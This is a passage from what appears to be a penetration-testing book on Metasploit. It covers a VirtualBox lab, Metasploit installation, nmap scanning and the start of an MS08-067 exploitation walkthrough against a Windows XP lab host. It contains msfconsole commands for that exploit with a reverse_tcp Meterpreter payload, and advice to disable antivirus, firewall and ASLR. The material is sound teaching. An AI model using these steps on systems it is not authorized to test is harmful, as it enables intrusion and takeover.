
Moreover, the snapshot feature of virtualization helps preserve the state of the virtual machine at a particular interval of time. This proves to be very helpful, as we can compare or reload a previous state of the operating system while testing a virtual environment.

Virtualization expects the host system to have enough hardware resources such as RAM, processing capabilities, drive space, and so on, to run smoothly.

For more information on snapshots, refer to `http://kb.vmware.com/kb/1015180`.

So, let's see how we can create a virtual environment with two operating systems. In this scenario, we will install a Windows XP box and a Kali operating system on the virtual environment. However, to create virtual operating systems, we need virtual emulator software. We can use any one between two of the most popular ones: **VirtualBox** and **VMware player**. So, let's begin with the installation by performing the following steps:

1. Download the VirtualBox (`http://www.virtualbox.org/wiki/Downloads`) setup according to your machine's architecture.
2. Run the setup and finalize the installation.
3. Now, after the installation, run the VirtualBox program as shown in the following screenshot:



Welcome to VirtualBox!


The left part of this window is a list of all virtual machines on your computer. The list is empty now because you haven't created any virtual machines yet.

In order to create a new virtual machine, press the **New** button in the main tool bar located at the top of the window.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for the latest information and news.

4. Now, to install a new operating system, select **New**.
5. Type an appropriate name in the **Name** field and select the **Operating System** type and **Version**, as follows:
   - For Windows XP, select **Operating System** as **Microsoft Windows** and **Version** as **Windows XP**
   - For Kali Linux, select **Operating System** as **Linux** and **Version** as **Ubuntu**, if you are not sure, select **Other Kernel 2.6**

However, this may look something similar to what is shown in the following screenshot:



VM Name and OS Type

Enter a name for the new virtual machine and select the type of the guest operating system you plan to install onto the virtual machine.

The name of the virtual machine usually indicates its software and hardware configuration. It will be used by all VirtualBox components to identify your virtual machine.

Name: Windows XP


OS Type

Operating System: Microsoft Windows

Version: Windows XP

6. Select the amount of system memory to allocate, typically 512 MB for Windows XP and at least 1GB for Kali Linux.
7. The next step is to create a virtual disk which will serve as a hard drive to the virtual operating system. Create the disk as a **dynamically allocated disk**. Choosing this option will consume space just enough to fit the virtual operating system rather than consuming the entire chunk of physical hard disk of the host system.
8. The next step is to allocate the size for the disk; typically, 10 GB space is enough.
9. Now, proceed to create the disk, and after reviewing the summary, click on **Create**.

10. Now, click on **Start** to run. For the very first time, a window will pop up showing the first run wizard; proceed with it and select the Windows XP /Kali OS by browsing to the location of the `.iso` file from the hard disk. This process may look similar to what is shown in the following screenshot:



General
Name: Windows XP
OS Type: Windows XP

System
Base Memory: 512 MB
Boot Order: Floppy, CD/DVD-ROM,

11. Proceed with the installation procedure if you are using a different machine.
12. Windows XP will be installed normally. Repeat the same with Kali Linux, but remember to set **Operating System** as **Linux** and **Version** as **Ubuntu** or **Other kernel 2.6**.

For the installation of VMware, download the VMware player from `http://www.vmware.com/products/player/`.

For the complete installation guide on Kali Linux, refer to `http://docs.kali.org/category/installation`.

The fundamentals of Metasploit

Now that we've recalled the basic phases of a penetration test and completed the setup of a virtual test lab, let's talk about the big picture: Metasploit. Metasploit is a security project that provides exploits and tons of reconnaissance features to aid a penetration tester. Metasploit was created by H.D Moore back in 2003, and since then, its rapid development has lead it to be recognized as one of the most popular penetration testing tools. Metasploit is entirely a Ruby-driven project and offers a great deal of exploits, payloads, encoding techniques, and loads of post-exploitation features.

Metasploit comes in various different editions, as follows:

- **Metasploit pro**: This edition is a commercial edition and offers tons of great features such as web application scanning and exploitation, automated exploitation, and many more.
- **Metasploit community**: This is a free edition with reduced functionalities of the pro edition. However, for students and small businesses, this edition is a favorable choice.
- **Metasploit framework**: This is a command-line edition with all manual tasks such as manual exploitation, third-party import, and so on.

Throughout this book, we will be using the Metasploit community edition. Metasploit also offers various types of user interfaces, as follows:

- **The GUI interface**: The graphical user interface has all the options available at a click of a button. This interface offers a user-friendly interface that helps to provide a cleaner vulnerability management.
- **The console interface**: This is the most preferred interface and the most popular one as well. This interface provides an all in one approach to all the options offered by Metasploit. This interface is also considered to be one of the most stable interfaces. Throughout this book, we will be using the console interface the most.
- **The command-line interface**: The command-line interface is the most powerful interface that supports the launching of exploits to activities such as payload generation. However, remembering each and every command while using the command-line interface is a difficult job.
- **Armitage**: Armitage by Raphael Mudge added a cool hacker-style GUI interface to Metasploit. Armitage offers easy vulnerability management, built-in NMAP scans, exploit recommendations, and the ability to automate features using the **Cortana** scripting. An entire chapter is dedicated to Armitage and the Cortana scripting in the latter half of this book.

[For more information on the Metasploit community, refer to `https://community.rapid7.com/community/metasploit/blog/2011/12/21/metasploit-tutorial-an-introduction-to-metasploit-community`.]

Configuring Metasploit on different environments

We can configure Metasploit under both Linux and Windows environments. However, we can set up connections for remotely configured Metasploit too. We can use Metasploit in the following scenarios:

- Metasploit for Windows
- Metasploit for Ubuntu
- Metasploit with SSH access

Configuring Metasploit on Windows XP/7

It is easy to set up Metasploit on a Windows environment. Download the installer from Metasploit's official website and simply run the setup in the same way as you would with any other Windows-based tool. However, Metasploit on Windows requires a great deal of security protections that we need to turn off. Therefore, it is less favorable to install Metasploit on Windows than a Linux-based installation.

There are two different editions of Metasploit: the community edition and pro edition. The pro edition is chargeable, but it is a fully featured framework with many options. The community edition, on the other hand, is free, but in this edition, some add-ons are missing. All those who want to get a fully featured piece of Metasploit software can go for the pro edition. However, if it's only for the sake of learning, you can go with the Metasploit community edition and can explore the various features of it.

You can download Metasploit for both Linux and Windows at `http://www.rapid7.com/products/metasploit/download.jsp`.

Do not forget to disable your antivirus and firewall before installing Metasploit; otherwise, your antivirus will delete many exploits considering it malicious.

To disable or enable ASLR protection, change the value of the registry key located at the following path:

```
HKLM\SYSTEM\CurrentControlSet\Control\Session
Manager\Memory Management\MoveImages
```


Configuring Metasploit on Ubuntu

Setting up Metasploit on Ubuntu 12.04 LTS is a really easy job. Simply download the latest version of Ubuntu from Ubuntu's official website and install it on a different machine; alternatively, repeat the process in a virtual environment as we did for Backtrack-Linux.

Now, after setting up Ubuntu, we need to download the Metasploit installer for Linux, based on your machine's architecture.

After downloading the Linux-based installer, simply perform the following steps:

1. Open the terminal and browse to the directory of the Metasploit installer, as shown in the following screenshot:




```
root@nipun-VirtualBox:/home/nipun/Downloads# chmod +x metasploit-
latest-linux-installer.run
root@nipun-VirtualBox:/home/nipun/Downloads# ./metasploit-latest-
linux-installer.run
```

2. Now, we need to make this installer file executable. To do this, we use the following command:

   `chmod +x Metasploit-latest-linux-installer.run`

   The preceding command enables the execution of this file by all, that is, user, groups, and the world.


3. Now, simply execute this file using `./[File-Name]`, which in our case will be `./Metasploit-latest-linux-installer.run`.
4. Now, a simple GUI-style installation interface will pop up, and we need to proceed with it as shown in the following screenshot:



Setup - Metasploit

Welcome to the Metasploit Setup Wizard.

5. The next step relates to the license agreement, and after agreeing to it, we get the option to choose a folder for the Metasploit installation. By default, it is `/opt/Metasploit`. Leave it as is and proceed with the installation.
6. The next option is to confirm whether Metasploit will be installed as a service or not. The idea behind this is that Metasploit will automatically get initialized when the system boots up, so we choose to install it as a service and proceed to the next step, as shown in the following screenshot:



Setup


Install as a service

You can optionally register Metasploit as a service. This way it will automatically be started every time the machine is started.
Install Metasploit as a service?

[✓ Yes] No


7. The next step is to make sure that you have turned off your firewall and antivirus before Metasploit proceeds with the installation. This is important because if firewall is turned on, it might block the connections for Metasploit, and the antivirus might detect many modules as malicious. To avoid deletion and detection of modules by the antivirus, we choose to turn off the antivirus protection and firewall.
8. Next, you need to choose the port that Metasploit will use. Leave it as it is, unless it is used by some other application. Then, you generate a **Secure Socket Layer** (**SSL**) certificate to provide secure connections to the framework.

9. If everything works fine, we will see the installation window with a progress bar as shown in the following screenshot:



- Conduct penetration tests through an easy-to-use interface
- Demonstrate true risk to management and IT operations
- Eliminate false positives from third-party vulnerability scanners
- Upgrade to Metasploit Pro for advanced enterprise features

10. After the successful installation of Metasploit, we can simply open the terminal and type `msfconsole` to set up the console interface of Metasploit. Then, we can start with our work as shown in the following screenshot:



```
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
  `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
    "--'.@@@  -.@          @ ,'-   .'--"
         ".@' ; @        @ `.  ;'
          |@@@@ @@@      @    .
           ' @@@ @@   @@    ,
            `.@@@@    @@   .
              ',@@     @   ;           _____________
               (   3 C    )     /|___ / Metasploit! \
               ;@'. __*__,."    \|--- \_____________/
                '(.,....."/


       =[ metasploit v4.7.0-1 [core:4.7 api:1.0]
+ -- --=[ 1136 exploits - 638 auxiliary - 180 post
+ -- --=[ 309 payloads - 30 encoders - 8 nops

msf >
```

[The latest edition of Ubuntu can be downloaded from `http://www.ubuntu.com/download/desktop`.

You can refer to an excellent tutorial on SSH access at `http://rumyittips.com/configure-ssh-server-on-kali-linux/`.]

Dealing with error states

Sometimes it may happen that we face some installation errors while installing the Metasploit framework on the system. However, we will see how we can deal with these errors. Errors might occur during a Windows as well as Linux-based installation. However, these are easy to overcome if dealt with properly.

[Register on `https://community.rapid7.com/` for more information on support issues.]

Errors in the Windows-based installation

The most common error to occur in a Windows-based installation is the database error where the database refuses to provide connections to configure Metasploit's connectivity. This might occur in cases where the PostgreSQL server might not be working; sometimes it can occur in cases where Metasploit is not correctly installed in the default directory.

To overcome these errors, we can perform the following:

- Try to manually start the PostgreSQL server, then type `services.msc` in the **run** prompt, and finally find and start the `PostgreSQL` service
- Install Metasploit in the default directory

Errors in the Linux-based installation

In a Linux-based installation, errors might occur due to broken file dependencies and can lead to the failure of the installation. If the installation fails, we can fix these dependencies manually and can configure Metasploit manually through the terminal by downloading and installing the correct dependencies.

To download all the dependencies needed by Metasploit, we can use the following command:

```
$sudo apt-get install build-essential libreadline-dev libssl-dev
libpq5 libpq-dev libreadline5 libsqlite3-dev libpcap-dev openjdk-7-jre
subversion git-core autoconf postgresql pgadmin3 curl zlib1g-dev libxml2-
dev libxslt1-dev vncviewer libyaml-dev ruby1.9.3
```

The preceding command will download all the essential dependencies such as build-essentials, Ruby, PostgreSQL, and all the other major dependencies required by Metasploit.

In case the error is part of the Ruby libraries, we can use the following command to install all the essential Ruby libraries used my Metasploit:

```
$sudo gem install wirble sqlite3 bundler
```

To install Metasploit completely from the command line, refer to `http://www.darkoperator.com/installing-metasploit-in-ubunt/`.

Try installing Metasploit from the command line; this will definitely improve your skills in identifying which dependencies are required by Metasploit and will get you closer to its core.

Conducting a penetration test with Metasploit

After setting up the work environment, we are now ready to perform our first penetration test with Metasploit. However, before we start with the test, let's recall some of the basic functions and terminologies used in the Metasploit framework.

Recalling the basics of Metasploit

After we run Metasploit, we can list down all the workable commands available in the framework by typing `help` in Metasploit console. Let's recall the basic terms used in Metasploit, which are as follows:

- **Exploits**: This is a piece of code, which when executed, will trigger the vulnerability at the target.

- **Payload**: This is a piece of code that runs at the target after a successful exploitation is done. Basically, it defines the type of access and actions we need to gain on the target system.
- **Auxiliary**: These are modules that provide additional functionalities such as scanning, fuzzing, sniffing, and much more.
- **Encoders**: Encoders are used to obfuscate modules to avoid detection by a protection mechanism such as an antivirus or a firewall.

Let's now recall some of the basic commands of Metasploit and see what they are supposed to do as shown in the following table:

Command	**Usage**	**Example**
`use [Auxiliary/Exploit/Payload/Encoder]`	To select a particular module to start working with	**`msf>use exploit/windows/smb/ms08_067_netapi`**
`show [exploits/payloads/encoder/auxiliary/options]`	To see the list of available modules of a particular type	**`msf>show exploits`**

`set [options/payload]`	To set a value to a particular object	**`msf>set payload windows/meterpreter/reverse_tcp`**
		`msf>set LHOST 111.111.111.111`

`setg [options/payload]`	To set a value to a particular object globally so the values do not change when a module is switched on	**`msf>setg payload windows/meterpreter/reverse_tcp`**
		`msf>setg LHOST 111.111.111.111`

`run`	To launch an auxiliary module after all the required options are set	**`msf>run`**
`exploit`	To launch an exploit	**`msf>exploit`**

`back`	To unselect a module and move back	**`msf(ms08_067_netapi)>back`**
		`msf>`

`Info`	To list the information related to a particular exploit/module/auxiliary	**`msf>info exploit/windows/smb/ms08_067_netapi`**
`Search`	To find a particular module	**`msf>search netapi`**

Command	Usage	Example
`check`	To check whether a particular target is vulnerable to the exploit or not	**`msf>check`**
`Sessions`	To list the available sessions	**`msf>sessions [session number]`**

If you are using Metasploit for the very first time, refer to `http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands` for more information on basic commands.

Penetration testing Windows XP

Recalling the basics of Metasploit, we are all set to perform our first penetration test with Metasploit. We will test an IP address here and try to find relevant information about the target IP. We will follow all the required phases of a penetration test here, which we discussed in the earlier part of this chapter.

Assumptions


Considering a black box penetration test on a Windows XP system, we can assume that we are done with the preinteraction phase. We are going to test a single IP address in the scope of the test, with no prior knowledge of the technologies running on the target. We are performing the test with Kali Linux, a popular security-based Linux distribution, which comes with tons of preinstalled security tools.

Gathering intelligence

As discussed earlier, the gathering intelligence phase revolves around gathering as much information as possible about the target. Active and passive scans that include port scanning, banner grabbing, and various other scans depends upon the type of target that is under test. The target under the current scenario is a single IP address, located in a local network. So here, we can skip passive information gathering and can continue with the active information-gathering methodology.

Let's start with the internal **FootPrinting** mechanism, which includes port scanning, banner grabbing, ping scans to check whether the system is live or not, and service detection scans.

To conduct internal FootPrinting, NMAP proves as one of the finest available tool. Let's perform a simple ping scan with NMAP on the target to check whether the target is online or not, as shown in the following screenshot:




```
root@root:~# nmap -sP 192.168.75.130

Starting Nmap 5.51 ( http://nmap.org ) at 2013-08-28 11:22 EDT
Nmap scan report for 192.168.75.130
Host is up (0.0012s latency).
MAC Address: 00:0C:29:21:98:DA (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
root@root:~# 
```

The usage of the `-sP` switch in NMAP followed by the IP address of the target will direct NMAP to perform a ping scan over the target. NMAP not only tells us whether the system is alive or not, but it also displays the MAC address of the target by sending an ARP request. However, if the target blocks ICMP packets, NMAP ping scan automatically switches the approach by changing from ICMP to TCP-based packets.

In addition, if you are running the NMAP scan from the user account you can ensure that the access is switched to the root by typing the `sudo -s` command.

Once you're done with the ping scan, it is very clear that the target in scope is online.

The next step is to find out information regarding the operating system and open ports. Port scanning is the method of finding open ports and identifying running services on ports that are found. NMAP offers a variety of scan methods used to identify open ports. Using the `-O` switch will direct NMAP to perform operating system detection, device type identification, network distance, open ports, and services running on them. This NMAP scan is famous by the name of **operating system detection** type scan. Let's see how we can perform this type of scan on the target:



```
root@root:~# nmap -O 192.168.75.130

Starting Nmap 5.51 ( http://nmap.org ) at 2013-08-28 11:22 EDT
Nmap scan report for 192.168.75.130
Host is up (0.00096s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 00:0C:29:21:98:DA (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds
```

The output of the scan lists various services found on the open ports as well as the OS details of the target. Therefore, at this point, we know that the target is up. Ports 80, 135, 139, 443, 445, and 3306 are open. The target is running on Windows XP Professional SP2 or Windows Server 2003. However, it may happen that the OS details are not correct every time. So, to confirm this, use other operating system fingerprinting tools such as Xprobe2, p0f, and so on.

Refer to `http://nmap.org/bennieston-tutorial/` for more information on NMAP scans.

Refer to `http://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-os-fingerprinting-with-xprobe2-0148439/` for operating system detection scans with Xprobe2.

Refer to an excellent book on NMAP at `http://www.packtpub.com/network-mapper-6-exploration-and-security-auditing-cookbook/book`.

For better service detection, we can use the `-sV` switch in NMAP. Additionally, we can also use the `-o` switch to save the output and export the result to a different tool such as Nessus and so on. We will also look at how to export functions in the latter chapters.

Modeling threats

From the preceding phase, we know that the operating system is either Windows XP Professional SP2 or the Windows 2003 server. Explore the vulnerabilities on Windows XP systems or Windows 2003 servers via `http://www.cvedetails.com/product/739/Microsoft-Windows-Xp.html` and `http://www.cvedetails.com/product/2594/Microsoft-Windows-2003-Server.html?vendor_id=26` respectively, and match the vulnerabilities with the ports that are found. It can be concluded that majority of these groups of operating systems are vulnerable to attack on port 445. Due to the NETAPI vulnerability on port 445, this can lead to a complete system compromise. However, a vulnerability check on third-party software such as Apache and MySQL must be part of the checklist as well.

Categorizing this vulnerability as high risk, all the other found threats need to be in the list according to the factors of their impact.

At this point of the test, we know that from the list of open ports, port number 445 is vulnerable to a high-risk attack on Windows XP professional or Windows 2003.

Refer to `http://www.cvedetails.com/product-list/product_type-o/vendor_id-26/firstchar-/Operating-Systems.html` for more information on various vulnerabilities in Windows-based operating systems.

Vulnerability analysis

Modeling out threats, let's consider the NETAPI vulnerability and discuss some of its details. However, the details of the vulnerability are available at `http://www.cvedetails.com/cve/CVE-2008-4250/`, which includes information on how operating systems are affected, links to hot fixes, and so on. Rapid7 also documents this vulnerability and its related exploit at `http://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi`.

The attack procedure with respect to the NETAPI vulnerability

The users of Metasploit are only concerned with exploitation; however, we will still discuss the inside story behind the attack on this vulnerability. We must know what we are doing and how we are doing it. This will help us strengthen our exploitation skills.

The concept of attack

The concept of this attack is the absence of **Address Space Layout Randomization** (**ASLR**) usage in the previous and older versions of Windows operating systems. ASLR is responsible for loading a program dynamically into the memory, which means at a different place every time. Operating systems such as Windows XP SP1, XP SP2, 2003 Server, and so on, do not use ASLR. So the nonusage of ASLR makes **Data Execution Prevention** (**DEP**) vulnerable to an attack. The canonicalization flaw in the `NETAPI32.dll` file in Windows allows the attacker to bypass the DEP protection and overwrite the return addresses and various registers.

The procedure of exploiting a vulnerability

The exploit code in this attack makes a connection with the target first. Further, it creates a **Server Message Block** (**SMB**) login connection at the lower transport layer. Now, the specially crafted **Remote Procedure Call** (**RPC**) request overwrites the return addresses on the stack and sets the attacker's desired address to it. **ShellCode** is placed after the overwriting of the return address; after this is done, the program counter is adjusted in such a way that it points to the ShellCode. After the execution of ShellCode, the attacker gets back to the session. Some of the terms might look scary here, but things will get clearer as we move ahead.

Therefore, at this point, we have enough knowledge about the vulnerability, and we can go further with the exploitation of the vulnerability.

Exploitation and post-exploitation

Let's see how we can actually exploit the target that has a modelled-out threat with Metasploit. Let's launch the Metasploit console interface and search for the `ms08_067_netapi` exploit by typing the following command:

```
msf>search netapi
```

While executing the preceding command, we will see so many different versions of the exploit. However, we will start our approach with the `ms08` version of the exploit. We selected this version of the exploit because we have the corresponding CVE details from the year 2008. Therefore, we proceed by selecting the `ms08_067_netapi` exploit using the `use` command as follows:


```
msf>use exploit/Windows /smb/ms08_067_netapi
```

To launch this exploit, we need to set the required options. Let's see what these options are and what they are supposed to do, as shown in the following table:

Option	Explanation	Value
RHOST	The IP address of the remote host to be exploited	`192.168.75.130`
RPORT	The remote port to be connected to	445
